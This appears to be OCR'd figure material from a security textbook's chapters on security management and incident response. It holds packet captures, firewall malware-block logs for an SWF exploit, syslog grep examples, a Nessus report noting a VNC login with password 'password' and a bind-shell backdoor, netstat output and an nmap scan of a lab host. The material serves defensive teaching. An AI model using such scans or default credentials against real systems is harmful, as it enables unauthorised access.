10.1.1.101	odi-port	servedby.advertising.com	http	13	4618	7	3003	6	1615	1.262302
10.1.1.101	brcm-comm-port	10.1.1.1	http	14	5959	7	960	7	4999	1.275275
10.1.1.101	pcle-infex	10.1.1.1	http	17	10k	8	1037	9	9072	1.379484
10.1.1.101	csvr-proxy	10.1.1.1	http	19	10k	9	1094	10	9890	1.381423
10.1.1.101	csvr-sslproxy	servedby.advertising.com	http	14	4611	8	3113	6	1498	1.997232
10.1.1.101	firemonrcc	servedby.advertising.com	http	14	4611	8	3113	6	1498	2.192724
10.1.1.101	spandataport	servedby.advertising.com	http	15	4668	9	3167	6	1501	2.580113
10.1.1.101	magbind	servedby.advertising.com	http	14	4611	8	3113	6	1498	2.805138
10.1.1.101	ncu-1	10.1.1.1	http	10	1867	5	879	5	988	3.254168
10.1.1.101	ncu-2	10.1.1.1	http	12	2836	6	946	6	1890	4.913917
10.1.1.101	embrace-dp-s	10.1.1.1	http	12	3813	6	954	6	2859	6.646468
10.1.1.101	embrace-dp-c	10.1.1.1	http	19	10k	9	1126	10	9808	6.736387
10.1.1.101	dmod-workspace	10.1.1.1	http	20	12k	9	1126	11	11k	6.738548




No.	Time	Source	Destination	Protocol	Info
18	0.953850	209.225.11.237	10.1.1.101	IPv4	Fragmented IP protocol (proto=TCP 6, off=744, ID=f6c5)
19	0.954640	209.225.11.237	10.1.1.101	HTTP	[TCP Previous segment not captured] Continuation
20	0.954679	10.1.1.101	209.225.11.237	TCP	[TCP ACKed unseen segment] h2gf-w-2m(3179) → http(80) [ACK] Seq=994 Ac…
21	0.978053	209.225.11.237	10.1.1.101	TCP	[TCP Out-Of-Order] http(80) → h2gf-w-2m(3179) [PSH, ACK] Seq=1461 Ack=…
22	0.978120	10.1.1.101	209.225.11.237	TCP	h2gf-w-2m(3179) → http(80) [ACK] Seq=994 Ack=2686 Win=64311 Len=0

```
  Urgent Pointer: 0
  [SEQ/ACK analysis]
    [iRTT: 0.242539000 seconds]
    [Bytes in flight: 1225]
    [Bytes sent since last PSH flag: 1219]
    [TCP Analysis Flags]
      [Expert Info (Warning/Sequence): This frame is a (suspected) out-of-order segment]
        [This frame is a (suspected) out-of-order segment]
        [Severity level: Warning]
        [Group: Sequence]
  [Timestamps]
  TCP payload (1219 bytes)
```





Wireshark · Export · HTTP object list
Text Filter:
Content Type:
All Content-Types
Packet
Hostname
Content Type
Size
Filename
6 10.1.1.1 text/html 160 bytes \
16 ins1.opera.com application/vnd.xacp 433 bytes xcms.asp
19 ins1.opera.com 5 bytes xcms.asp
38 10.1.1.1 text/html 4323 bytes index.html
61 10.1.1.1 image/jpeg 8281 bytes bg2.jpg
72 10.1.1.1 image/jpeg 9045 bytes sydney.jpg
100 opera1-servedby.advertising.com 134 bytes dst=Win_700
109 opera2-servedby.advertising.com 134 bytes dst=Win_700
120 opera4-servedby.advertising.com 134 bytes dst=Win_700
137 opera3-servedby.advertising.com 134 bytes dst=Win_700
159 10.1.1.1 text/html 416 bytes dagbok.html
207 opera4-servedby.advertising.com 1136 bytes bins=1
1
2
Save
Save All
Preview
Close
Help


Chapter 11: Security Management Techniques



Time	Action	Sending IP	Sending Country	Receiving IP	Receiving Country	Sending Port	Receiving Port	User	Event Type
2021-01-07 14:21:12	Malware Block	194.87.234.129	RUS	10.1.88.11		80	49216	valeria black (dcloud.cisco.com\vblack, LDAP)	Threat Detected in Network File Transfer
2021-01-07 14:21:08	Malware Block	194.87.234.129	RUS	10.1.88.11		80	49203	valeria black (dcloud.cisco.com\vblack, LDAP)	Threat Detected in Network File Transfer
2021-01-07 09:42:01	Malware Block	194.87.234.129	RUS	10.1.151.29		80	49216	mariana griffith (dcloud.cisco.com\mgriffit, LDAP)	Threat Detected in Network File Transfer
2021-01-07 09:42:00	Malware Block	194.87.234.129	RUS	10.1.151.29		80	49215	mariana griffith (dcloud.cisco.com\mgriffit, LDAP)	Threat Detected in Network File Transfer

Detection Name	File Name	File SHA256	Threat Score	File Path	File Type	File Type Category	File Timestamp	File Size (KB)	File URI
Swf.Exploit.Rigek::malicious.tht.talos		b3669ec8...e2839b5f	High		SWF	Multimedia		15	http://tyu.benme.com/?tuif=2138&br_fl=1788&oq=_skK...
Swf.Exploit.Rigek::malicious.tht.talos		b3669ec8...e2839b5f	High		SWF	Multimedia		15	/?biw=Amaya.126qv100.406m1g9g5&ct=Amaya&tuif=2927&...
Swf.Exploit.Rigek::malicious.tht.talos		b3669ec8...e2839b5f	High		SWF	Multimedia		15	/?tuif=2138&br_fl=1788&oq=_skK7pSP1LghRbVcgU3n4lbW...
Swf.Exploit.Rigek::malicious.tht.talos		b3669ec8...e2839b5f	High		SWF	Multimedia		15	/?oq=pLLYGOAS3jxbTfgNpliglUV9Cpaqq3UDTykKZhJ6B9BSK...


Firepower Management Center
Analysis / Files / Network File Trajectory
Overview
Analysis
Policies
Devices
Objects
Intelligence
Network File Trajectory for b3669ec83fb4bba5257da8c68b32dc15d1a08e9e8c22c7483698f29de2839b5f
File SHA256 b3669ec8...e2839b5f
File Name
File Size (KB) 15
File Type SWF
File Category Multimedia
Current Disposition Malware
Threat Score Very High
Detection Name Swf.Exploit.Rigek::malicious.tht.talos
First Seen 2020-01-09 04:13:33 on 194.87.234.129 by Not Found
Last Seen 2021-01-07 14:21:12 on 194.87.234.129 by valeria black (dcloud.cisco.com\
Event Count 9
Seen On 2 hosts
Seen On Breakdown 1 sender → 1 receiver
Trajectory
Jan 09, 2020
Jan 10, 2020
Jan 07
04:13
23:02
09:42
14:21
194.87.234.129
10.1.86.19
Events Transfer Block Create Move Execute Scan Retrospective Quarantine
Dispositions Unknown Malware Clean Custom Unavailable
Events
Time Event Type Sending IP Receiving IP User File Name Disposition Action Protocol Client
2020-01-09 04:13:33 Transfer 194.87.234.129 10.1.86.19 Not Found Malware Malware Cloud Loo... HTTP Internet Ex...
2020-01-09 04:13:34 Transfer 194.87.234.129 10.1.86.19 Not Found Malware Malware Cloud Loo... HTTP Internet Ex...
2020-01-09 04:13:34 Transfer 194.87.234.129 10.1.86.19 Not Found Malware Malware Cloud Loo... HTTP Internet Ex...
2020-01-10 23:02:32 Transfer 194.87.234.129 10.1.112.61 Not Found Malware Malware Block HTTP Internet Ex...


Trajectory
Jan 09, 2020
Jan 10, 2020
Jan 07
04:13
23:02
09:42
14:21
194.87.234.129
10.1.86.19
Events Transfer Block Create Move Execute Scan Retrospective Quarantine
Dispositions Unknown Malware Clean Custom Unavailable

Expression	Description
.	Matches any single character
[ ]	Matches any character within the list
{x}	Matches *x* number of repetitions
{x,y}	Filters results with at least *x* number of repetitions but not more than *y* times
$	Matches the ending position within a string
*	Matches zero or more times for the preceding item
/d	Matches any digit character
/D	Matches any non-digit character
^	Matches the start position within the string
abc|123	Matches any string that matches either abc or 123


```
glen@ubuntu: /var/log
glen@ubuntu:~$ cd /var/log/   1
glen@ubuntu:/var/log$
glen@ubuntu:/var/log$ ls   2
alternatives.log  dmesg            gpu-manager.log  private                vmware-network.2.log
apt               dmesg.0          hp               speech-dispatcher      vmware-network.log
auth.log          dmesg.1.gz       installer        syslog                 vmware-vmsvc-root.1.log
bootstrap.log     dpkg.log         journal          ubuntu-advantage.log   vmware-vmsvc-root.2.log
btmp              faillog          kern.log         unattended-upgrades    vmware-vmsvc-root.log
cups              fontconfig.log   lastlog          vmware                 vmware-vmtoolsd-root.log
dist-upgrade      gdm3             openvpn          vmware-network.1.log   wtmp
glen@ubuntu:/var/log$
glen@ubuntu:/var/log$ cat syslog   3
```

```
glen@ubuntu:/var/log$ grep [A-Z]{2,4} syslog
grep: [A-Z]4: No such file or directory
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (II) vmware(0): [DRI2] Setup complete
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (II) vmware(0): [DRI2]   DRI driver: vmwgfx
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (--) vmware(0): Direct rendering (DRI2 3D) is enabled.
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (II) GLX: Initialized DRI2 GL provider for screen 0
syslog:Jan 18 07:51:41 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: (II) Initializing extension DRI2
glen@ubuntu:/var/log$
```

```
glen@ubuntu:/var/log$ grep 2000 syslog
Jan 18 07:51:51 ubuntu gnome-shell[1809]: STACK_OP_ADD: window 0x2200001 already in stack
Jan 18 07:51:51 ubuntu gnome-shell[1809]: STACK_OP_ADD: window 0x2200001 already in stack
glen@ubuntu:/var/log$
```

```
glen@ubuntu:/var/log$ grep 07:51:5[0-9] syslog
Jan 18 07:51:51 ubuntu gnome-shell[1809]: STACK_OP_ADD: window 0x2200001 already in stack
Jan 18 07:51:51 ubuntu gnome-shell[1809]: STACK_OP_ADD: window 0x2200001 already in stack
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 31 with keysym 31 (keycode a).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 32 with keysym 32 (keycode b).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 33 with keysym 33 (keycode c).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 34 with keysym 34 (keycode d).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 35 with keysym 35 (keycode e).
Jan 18 07:51:51 ubuntu gnome-shell[1809]: Window manager warning: Overwriting existing binding o
f keysym 38 with keysym 38 (keycode 11).
```

```
glen@ubuntu:/var/log$ grep \critical syslog
Jan 18 07:51:40 ubuntu /usr/lib/gdm3/gdm-x-session[1562]: Kernel command line: BOOT_IMAGE=/boot/
vmlinuz-5.4.0-42-generic root=UUID=7e2b5878-acf8-469a-908a-0d9ada20c7dc ro find_preseed=/preseed
.cfg auto noprompt priority=critical locale=en_US quiet
glen@ubuntu:/var/log$
```



Hosts 1 | **Vulnerabilities 57** | Remediations 2 | History 1

Filter | Search Vulnerabilities | 57 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	2 SSL (Multiple Issues)	Gain a shell remotely	2
CRITICAL	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1

Hosts 1 | **Vulnerabilities 57** | Remediations 2 | History 1

CRITICAL VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution


Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".
```

Port	Hosts
5900 / tcp / vnc	10.10.10.11

Chapter 12: Dealing with Incident Response





```
C:\>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1060
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING       1160
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING       1160
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       8336
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       940
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       848
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1676
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2132
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       3572
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       920
  TCP    127.0.0.1:9993         0.0.0.0:0              LISTENING       4168
  TCP    127.0.0.1:28196        0.0.0.0:0              LISTENING       1308
  TCP    127.0.0.1:28196        127.0.0.1:55564        ESTABLISHED     1308
  TCP    127.0.0.1:28196        127.0.0.1:55565        ESTABLISHED     1308
  TCP    127.0.0.1:28196        127.0.0.1:55567        ESTABLISHED     1308
  TCP    127.0.0.1:28196        127.0.0.1:55570        ESTABLISHED     1308
```

Source	Destination	Protocol	Length	Info
192.168.62.134	192.168.62.128	TCP	58	50596 → 100 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10012 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1002 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10024 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1007 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10082 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1009 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1011 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10180 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10215 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1023 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 1024 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.62.134	192.168.62.128	TCP	58	50596 → 10243 [SYN] Seq=0 Win=1024 Len=0 MSS=1460


```
kali@kali:~$ sudo nmap 192.168.62.128
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-25 09:06 EST
Nmap scan report for 192.168.62.128
Host is up (0.00048s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:50:A0:F7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds
kali@kali:~$
```


Indication of running services on host device

